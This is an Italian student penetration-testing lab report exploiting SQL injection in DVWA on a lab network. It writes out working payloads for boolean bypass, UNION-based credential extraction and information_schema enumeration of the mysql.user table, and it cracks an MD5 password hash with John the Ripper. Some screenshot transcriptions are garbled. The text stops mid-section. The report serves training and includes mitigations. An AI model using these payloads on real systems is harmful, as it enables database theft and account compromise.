

Build Week L1 – Web Application Exploit SQL Injection (DVWA)

Gruppo: Cyber Eagles

Introduzione

Il presente report documenta un'attività di penetration testing su Web Application svolta in ambiente di laboratorio, con l'obiettivo di individuare e sfruttare una vulnerabilità di SQL Injection presente nella piattaforma DVWA (Damn Vulnerable Web Application).

L'attività è stata eseguita seguendo un approccio manuale, senza l'uso di strumenti automatici come sqlmap, come richiesto dalla traccia, utilizzando Burp Suite Repeater per l'analisi e la manipolazione delle richieste HTTP.

L'obiettivo finale è stato il recupero in chiaro della password dell'utente “Pablo Picasso”, partendo da una vulnerabilità SQL Injection a livello LOW.

Ambiente di laboratorio

L'infrastruttura di test è stata configurata su rete privata /24 con indirizzi IP statici.

Macchine coinvolte:

Attaccante (Kali Linux):

192.168.13.100/24

Vittima (DVWA su Metasploitable):

192.168.13.150/24

Configurazioni rilevanti:

Livello di sicurezza DVWA: LOW

PHPIDS: Disabled

Database: MySQL

Web Server: Apache + PHP

Figura 1: Configurazione security Metasploit il LOW




Figura 2:Configurazione IP statico Kali




Figura 3: Configurazione IP statico Metasploit

```
GNU nano 2.0.7           File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
#iface eth0 inet dhcp
iface eth0 inet static
address 192.168.13.150
netmask 255.255.255.0
gateway 192.168.13.1

[ Read 14 lines ]
^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text^T To Spell
```

Ricognizione iniziale


Verifica della raggiungibilità:

È stata verificata la raggiungibilità del target mediante ping:

```
ping 192.168.13.150
```

L'esito positivo ha confermato che il sistema target era attivo e raggiungibile.

Figura 4: Ping verso macchina Target



```
kali㉿kali:~[Desktop/Condivisi] kali㉿kali:~[Desktop/Condivisi/photo/photo/images/fulls kali㉿kali:~[Desktop/Condivisi
└$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=25.9 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.493 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=8.48 ms
64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=1.07 ms
64 bytes from 192.168.13.150: icmp_seq=5 ttl=64 time=0.974 ms
64 bytes from 192.168.13.150: icmp_seq=6 ttl=64 time=3.90 ms
64 bytes from 192.168.13.150: icmp_seq=7 ttl=64 time=10.7 ms
64 bytes from 192.168.13.150: icmp_seq=8 ttl=64 time=30.3 ms
64 bytes from 192.168.13.150: icmp_seq=9 ttl=64 time=8.96 ms
^C
--- 192.168.13.150 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8037ms
rtt min/avg/max/mdev = 0.493/10.083/30.262/10.314 ms
└$
```

Analisi dell'input vulnerabile con Burp Suite

Accedendo alla sezione SQL Injection di DVWA, è stato osservato un campo di input denominato User ID.

Tramite Burp Suite, intercettando la richiesta HTTP, è stato inserito un valore numerico di test (1) nel campo User ID e analizzando la risposta del server è stato individuato il seguente frammento HTML:

```
<form action="#" method="GET">
<input type="text" name="id">
<input type="submit" name="Submit" value="Submit">
</form>
```

Osservazioni di sicurezza:

Metodo HTTP: GET

Input non sanitizzato

Assenza di prepared statements

Assenza di controlli lato server

Questo è un modulo che invia, tramite URL, il valore scritto nel campo id, cioè viene allegato all' URL della pagina

Questo comportamento indica un'elevata probabilità di SQL Injection.

Figura 5: Responsi di Burp sul frammento HTML

The figure consists of two screenshots of the Burp Suite interface, showing the 'Response' tab for two different requests.

Screenshot 1 (Top): This screenshot shows a response from a target at `http://192.168.13.100`. The response body contains an HTML form with a `User ID` field and a `Submit` button. The `User ID` field has the value `' OR '1'='1' -- -`. The response code is 200 OK, and the status message is "OK". The response headers include `Date: Mon, 20 Jan 2020 11:57:07 GMT`, `Content-Type: text/html; charset=UTF-8`, `X-Powered-By: PHP/5.2.4-2ubuntu5.10`, `Keep-Alive: timeout=5, max=100`, and `Connection: Keep-Alive`.

Screenshot 2 (Bottom): This screenshot shows a response from the same target. The response body contains an HTML page with a header stating "Open Vulnerable Web App (OWA) v0.7 :: Vulnerability: SQL Injection". The page includes CSS and JavaScript files, and a logo image. The response code is 200 OK, and the status message is "OK". The response headers are identical to the first one.

Verifica della vulnerabilità SQL Injection

Per confermare la vulnerabilità, è stato inserito il seguente payload nel campo User ID:

`' OR '1'='1' -- -`

Risultato ottenuto:

L'applicazione ha restituito tutti i record presenti nel database.

Il payload ha alterato la logica della query SQL, confermando una SQL Injection di tipo Boolean-based.

Figura 6: Record presenti nel database

The screenshot shows the DVWA SQL Injection page. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection". It contains a "User ID:" input field with the value "1 OR 1=1" and a "Submit" button. Below the input field, there are three rows of user data:

ID	First name	Surname
1	admin	admin
2	Pablo	Picasso
3	Bob	Smith

Below the table, a "More info" section provides links to external resources: <http://www.securityteam.com/reviews/SQLINJECTION.html>, http://www.hackertarget.com/sql_injection/, and http://www.unrekt.net/tools/sql_injection.html. At the bottom of the page, it says "Dawn Vulnerable Web Application (DVWA) v1.0.7".

Identificazione delle colonne

Per l' identificazione delle colonne è stato usato il comando:

UNION SELECT 1, 2 --

L' output ricevuto

Figura 7: Identificazione delle colonne

The screenshot shows the DVWA SQL Injection page. The "User ID:" input field now contains "1 OR 1=1 UNION SELECT 1, 2 --". The "Submit" button is visible. The "More info" section at the bottom of the page is identical to Figure 6, providing links to external resources about SQL injection. The footer of the page says "Dawn Vulnerable Web Application (DVWA) v1.0.7".

Estrazione delle credenziali

Dopo aver confermato la vulnerabilità, è stata sfruttata una UNION SELECT per estrarre direttamente i dati sensibili dal database.

Payload utilizzato:

```
' UNION SELECT user, password FROM users -- -
```


Risultato:

L'applicazione ha restituito:

Nomi utente

Hash delle password memorizzate nella tabella users

Figura 8: Restituzioni delle credenziali



Questo dimostra che l'utente del database possiede privilegi di lettura completi e che l'input viene concatenato direttamente alla query SQL.

Cracking delle password

1. Identificazione dell'algoritmo

Gli hash ottenuti risultano essere MD5, algoritmo noto per:

- Assenza di salt
- Elevata vulnerabilità a rainbow tables
- Obsolescenza in contesti reali

Cracking con CrackStation

Gli hash sono stati inizialmente verificati tramite CrackStation, che ha permesso di ottenere rapidamente la password in chiaro dell'utente Pablo Picasso

Figura 9: Crack della password con Crackstation
Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

0d107d09f5bbe40cade3de5c71e9e9b7

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Non sono un robot
reCAPTCHA sta modificando i termini di servizio. Intervieni.

reCAPTCHA
Privacy - Termini

Crack Hashes

Hash	Type	Result
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Cracking con John the Ripper

Per dimostrare un approccio professionale e riproducibile, è stato utilizzato John the Ripper.

Procedura:

1. Creazione del file contenente l'hash:

```
nano hash_pablo.txt
```

2. Avvio dell'attacco a dizionario:

```
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash_pablo.txt
```

Esito:

La password dell'utente Pablo Picasso è stata recuperata in chiaro. **letmein**

Figura 10: Crack della password con John the Ripper

The screenshot shows a terminal window titled 'kali@kali: ~/Desktop/Condivisi'. The session log is as follows:

```
kali@kali:~/Desktop/Condivisi kali@kali:~/Desktop/Condivisi photo/photo/images/fuks kali@kali:~/Desktop/Condivisi
└─$ sudo nano hash_pablo.txt
[sudo] password for kali:
└─[kali@kali]~/Desktop/Condivisi
└─$ cat hash_pablo.txt
0d107d09f5bbe40cade1de5c71e9e9b7
└─[kali@kali]~/Desktop/Condivisi
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash_pablo.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
No password hashes left to crack (see FAQ)
└─[kali@kali]~/Desktop/Condivisi
└─$ rm ~/.john/john.pot
└─[kali@kali]~/Desktop/Condivisi
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash_pablo.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein? (7)
1g 0:00:00:00 DONE (2026-01-26 05:19) 50.00g/s 28800p/s 28800c/s 28800c/s jeffrey..parola
Use the '--show --format=Raw-MD5' options to display all of the cracked passwords reliably
Session completed.
└─[kali@kali]~/Desktop/Condivisi
└─$
```

Impatto della vulnerabilità

La vulnerabilità consente a un attaccante di:

- Accedere ai dati di tutti gli utenti
- Estrarre credenziali sensibili
- Compromettere account legittimi
- Effettuare movimenti laterali
- Compromettere l'intera applicazione web

Mitigazioni e contromisure

Per prevenire questo tipo di vulnerabilità, si raccomanda:

- Utilizzo di prepared statements (PDO / MySQLi)
- Validazione e sanitizzazione degli input
- Disabilitazione del metodo GET per operazioni sensibili
- Hashing delle password con algoritmi moderni (bcrypt, Argon2)
- Applicazione del principio del least privilege sul database
- Implementazione di WAF (Web Application Firewall)
- Logging e monitoraggio delle query anomale

Conclusione e valutazione del rischio (CVSS)

Valutazione CVSS v3.1 (stimata)

Metrica	Valore
Attack Vector	Network
Attack Complexity	Low
Privileges Required	None
User Interaction	None
Scope	Changed
Confidentiality Impact	High
Integrity Impact	High

Availability Impact	Low
---------------------	-----

CVSS Score stimato: 9.1 – Critical

Conclusione finale

L'attività ha dimostrato come una semplice SQL Injection, se non mitigata, possa portare alla compromissione totale dei dati sensibili di una Web Application.

Il livello di rischio è critico e in un contesto reale potrebbe comportare gravi danni economici, reputazionali e legali.

Build Week L1 – Web Application Exploit SQL Injection (DVWA)

Ambiente di laboratorio

- **Sistema Attaccante (Kali Linux)**
IP: 192.168.13.100/24
- **Sistema Vittima (Metasploitable + DVWA)**
IP: 192.168.13.150/24
- **Livello di sicurezza DVWA: Medium**
- **Rete: rete interna (isolata)**

Test iniziale con input valido

Durante la fase di testing, è stato inizialmente inserito un valore numerico valido (id=1), che ha prodotto una risposta corretta da parte dell'applicazione.

Successivamente, è stato effettuato un test di errore inserendo un apice singolo ('1), che ha causato un messaggio di errore SQL restituito dal database MySQL.

Questo comportamento ha permesso di dedurre che il parametro id viene utilizzato all'interno della query SQL in contesto numerico e non come stringa. In un contesto stringa, infatti, l'apice sarebbe stato gestito correttamente senza generare errori.

Sulla base di questa evidenza, i successivi payload di SQL Injection sono stati costruiti senza l'uso di apici, utilizzando esclusivamente operatori logici compatibili con valori numerici.


Inserendo il valore:

1

l'applicazione restituisce correttamente un record utente.

Questo suggerisce che il parametro id viene utilizzato in una query SQL valida.

Figura 11: Restituzione record utente



Inserendo il valore:

'1

La risposta del server è stata:

You have an error in your SQL syntax

Figura 12: Risposta del server (errore di sintassi)



Questa evidenza è fondamentale perché indica che:


- Il parametro id non è racchiuso tra apici nella query SQL
- Il database interpreta id come valore numerico
- L'iniezione SQL deve quindi essere costruita senza apici

Payload di bypass logico

1 OR 1=1

Il payload ha permesso di bypassare la clausola WHERE, restituendo l'intero contenuto della tabella users.

Figura 13: Restituzione output della tabella user



Estrazione delle credenziali tramite UNION SELECT

Osservando l'output dell'applicazione, è stato possibile dedurre che la query originale restituisce due colonne (First name e Surname).

Sfruttando questa informazione, è stato costruito il seguente payload:

1 OR 1=1 UNION SELECT user, password FROM users

Questo payload ha consentito l'estrazione delle credenziali (hash delle password) di tutti gli utenti, incluso:

User: pablo

Hash: 0d107d09f5bbe40cade3de5c71e9e9b7

Figura14: Estrazione delle credenziali

The screenshot shows a web browser window with the URL `http://192.168.33.100/dvwa/vulnerabilities/sql_injection/?id=1 or 1=1#UNION SELECT Firstname%2Cpassword FROM users&Submit=Submit`. The page title is "DVWA" and the main content is "Vulnerability: SQL Injection". A sidebar on the left lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main area displays a table of user data:

User ID:	First Name	Last Name	Password
ID: 1 or 1=1 UNION SELECT user, password FROM users	First name: admin	Surname: admin	P@ssw0rd
ID: 1 or 1=1 UNION SELECT user, password FROM users	First name: Gordon	Surname: Brown	G0rd0n
ID: 1 or 1=1 UNION SELECT user, password FROM users	First name: Me	Surname: Me	M3
ID: 1 or 1=1 UNION SELECT user, password FROM users	First name: Pablo	Surname: Picasso	P@b1o
ID: 1 or 1=1 UNION SELECT user, password FROM users	First name: Bob	Surname: Dylan	B0b
ID: 1 or 1=1 UNION SELECT user, password FROM users	First name: admin	Surname: admin	Adm1n
ID: 1 or 1=1 UNION SELECT user, password FROM users	First name: gord0n	Surname: gord0n	Gord0n
ID: 1 or 1=1 UNION SELECT user, password FROM users	First name: 1337	Surname: 1337	1337
ID: 1 or 1=1 UNION SELECT user, password FROM users	First name: pablo	Surname: picasso	P@b1o
ID: 1 or 1=1 UNION SELECT user, password FROM users	First name: smithy	Surname: 5h4t1	5h4t1

At the bottom of the table, there is a link "More info".

Cracking con CrackStation

Gli hash sono stati inizialmente verificati tramite CrackStation, che ha permesso di ottenere rapidamente la password in chiaro dell'utente Pablo.

Figura 15:Crack delle password con Crackstation

The screenshot shows the "Free Password Hash Cracker" interface. At the top, it says "Enter up to 20 non-salted hashes, one per line:". Below this is a text input field containing the hash `0d107d09f5bbe40cade3de5c71e9e9b7`. To the right of the input field is a reCAPTCHA verification box with the message "Non sono un robot" and "reCAPTCHA sta modificando i termini di servizio. [Intervieni!](#)". Below the input field is a button labeled "Crack Hashes". At the bottom, there is a table with three columns: "Hash", "Type", and "Result". The first row shows the hash `0d107d09f5bbe40cade3de5c71e9e9b7`, its type as "md5", and the result as "letmein". A note at the bottom states: "Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults".

Hash	Type	Result
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein

Color Codes: Green Exact match, Yellow Partial match, Red Not found.


Accesso ai database collegati (Information Disclosure)

Enumerazione dei database:

Payload utilizzato:

1 OR 1=1 UNION SELECT schema_name, null FROM information_schema.schemata per cercare altri database

Figura 16: Database collegati



Database individuati:

- information_schema
- dvwa
- mysql
- metasploit
- tikiwiki
- tikiwiki 195

Questo dimostra l'accesso a più database oltre a quello applicativo, configurazione tipica di una compromissione grave.

Recupero di informazioni vitali da altri DB

Enumerazione delle tabelle (esempio DB mysql)

```
1 OR 1=1 UNION SELECT table_name, null  
FROM information_schema.tables  
WHERE table_schema=0x6d7973716c
```

(hex 0x6d7973716c = mysql)

Figura 17: Informazioni vitali di altri database

The screenshot shows a web browser window with the URL `192.168.13.150/dvwa/vulnerabilities/log?id=1 OR 1%3D1+UNION+SELECT+table_name%2Cnull+FROM+information_schema.tables+WHERE+table_schema=0x6d7973716c&Submit=Submit`. The page displays a list of tables from the MySQL schema:

ID	Table Name	Description
1	columns_priv	Surname: admin First name: Gordon Surname: Smith
2	columns_priv	Surname: admin First name: Hack Surname: Smith
3	columns_priv	Surname: admin First name: Pablo Surname: Smith
4	columns_priv	Surname: admin First name: column_priv Surname: Smith
5	columns_priv	Surname: admin First name: db Surname: Smith
6	columns_priv	Surname: admin First name: func Surname: Smith
7	columns_priv	Surname: admin First name: help_category Surname: Smith
8	columns_priv	Surname: admin First name: help_keyword Surname: Smith
9	columns_priv	Surname: admin First name: help_relation Surname: Smith
10	columns_priv	Surname: admin First name: help_topic Surname: Smith
11	columns_priv	Surname: admin First name: proc Surname: Smith
12	columns_priv	Surname: admin First name: select Surname: Smith
13	columns_priv	Surname: admin First name: table Surname: Smith
14	columns_priv	Surname: admin First name: trigger Surname: Smith
15	columns_priv	Surname: admin First name: user Surname: Smith

To the right of the table list, there is a password manager interface with fields for Username (admin) and Password (*****). It includes options for "Save password?", "Never", "No thanks", and "Save". A message at the bottom states: "Passwords are saved to Password Manager on this device."

Enumerazione delle colonne della tabella mysql.user

```
1 OR 1=1 UNION SELECT column_name, null  
FROM information_schema.columns  
WHERE table_schema=0x6d7973716c  
AND table_name=0x75736572
```

(hex 0x75736572 = user)

Figures 18: Enumerazione delle colonne

```
ID: 1 OR 1=1 UNION SELECT column_name, null FROM information_schema.columns WHERE table_schema=0x6d7973716c AND table_name=0;  
First name: Host  
Surname:  
  
ID: 1 OR 1=1 UNION SELECT column_name, null FROM information_schema.columns WHERE table_schema=0x6d7973716c AND table_name=0;  
First name: User  
Surname:  
  
ID: 1 OR 1=1 UNION SELECT column_name, null FROM information_schema.columns WHERE table_schema=0x6d7973716c AND table_name=0;  
First name: Password  
Surname:  
  
ID: 1 OR 1=1 UNION SELECT column_name, null FROM information_schema.columns WHERE table_schema=0x6d7973716c AND table_name=0;  
First name: Select_priv  
Surname:  
  
ID: 1 OR 1=1 UNION SELECT column_name, null FROM information_schema.columns WHERE table_schema=0x6d7973716c AND table_name=0;  
First name: Insert_priv  
Surname:  
  
ID: 1 OR 1=1 UNION SELECT column_name, null FROM information_schema.columns WHERE table_schema=0x6d7973716c AND table_name=0;  
First name: Update_priv  
Surname:  
  
ID: 1 OR 1=1 UNION SELECT column_name, null FROM information_schema.columns WHERE table_schema=0x6d7973716c AND table_name=0;  
First name: Delete_priv  
Surname:  
  
ID: 1 OR 1=1 UNION SELECT column_name, null FROM information_schema.columns WHERE table_schema=0x6d7973716c AND table_name=0;  
First name: Create_priv  
Surname:  
  
ID: 1 OR 1=1 UNION SELECT column_name, null FROM information_schema.columns WHERE table_schema=0x6d7973716c AND table_name=0;  
First name: Drop_priv  
Surname:  
  
ID: 1 OR 1=1 UNION SELECT column_name, null FROM information_schema.columns WHERE table_schema=0x6d7973716c AND table_name=0;  
First name: Reload_priv  
Surname:
```

Colonne rilevanti individuate:

